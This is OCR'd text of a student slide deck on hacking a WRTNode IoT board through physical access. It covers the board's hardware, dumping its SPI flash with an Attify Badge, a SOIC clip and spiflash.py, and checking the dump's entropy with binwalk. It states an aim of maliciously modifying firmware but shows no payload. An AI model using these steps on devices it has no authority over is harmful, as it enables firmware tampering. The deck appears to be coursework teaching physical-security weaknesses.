
WRTNode Hacking

Alessandro Penna (mat. 0522501554)
Riccardo Napoli (mat. 0522501560)



Our Purpose

Show that under conditions of deficient physical security, with little effort, an adversary can gain full control over an IoT device


Firmware Modification

With physical access to an unprotected device, it is possible to dump its firmware, to modify it in a malicious way and then to reinstall it on the target device


Our target

WRTNode


- It is a low-cost, open-source development board that is designed for use in Internet of Things (IoT) applications.
- It is based on the OpenWRT operating system, which is a Linux-based firmware for embedded devices.
- It is equipped with a variety of features that make it well-suited for IoT applications. It has built-in Wi-Fi and Ethernet connectivity, and it also has different input/output (I/O) ports that can be used to connect sensors, actuators, and other peripherals. Furthermore, it has a built-in USB host, which can be used to connect USB devices such as flash drives or webcams.




Our target


MediaTek MT7620N
(Wireless SoC)
16 MB SPI Flash ROM
SK hynix H5PS5162GFR-Y5C
(DDR2)

SPI Flash ROM pins




SPI Exploitation: Instruments



Attify Badge


It is a multipurpose tool used to communicate between a PC and an embedded device over various hardware communication protocols (SPI, UART, I^2C).



SOIC clip

It is a type of adapter that allows you to connect the Attify Badge to the Flash ROM, so we can use it to dump firmware to the SPI EEPROM.


SPI Exploitation



Via the SOIC clip, the Attify Badge must be connected to the WrtNode as shown in the figure. Once we connected the Attify Badge to the SOIC Clip adapter and the clip to the EEPROM of the WrtNode, while giving power to The Attify Badge and the WrtNode via USB, we can dump the WrtNode firmware using a utility called spiflash.py (https://github.com/devttys0/libmpsse/blob/master/src/examples/spiflash.py) with the command **«spiflash –r filename size»,** where **filename** is the name of the produced content dump and **size** is the size of the EEPROM, which we saw is 16MB in the node's specification page. This step was repeated several times to obtain the correct dump, due to the instability of the clip attached to the EEPROM.


Entropy analysis

We used the **Binwalk** tool (https://github.com/ReFirmLabs/binwalk) to perform entropy analysis on the dump's content, with the command **«binwalk –E filename»**. In the picture on the side we can observe some variations in the entropy that indicates that data are not encrypted.



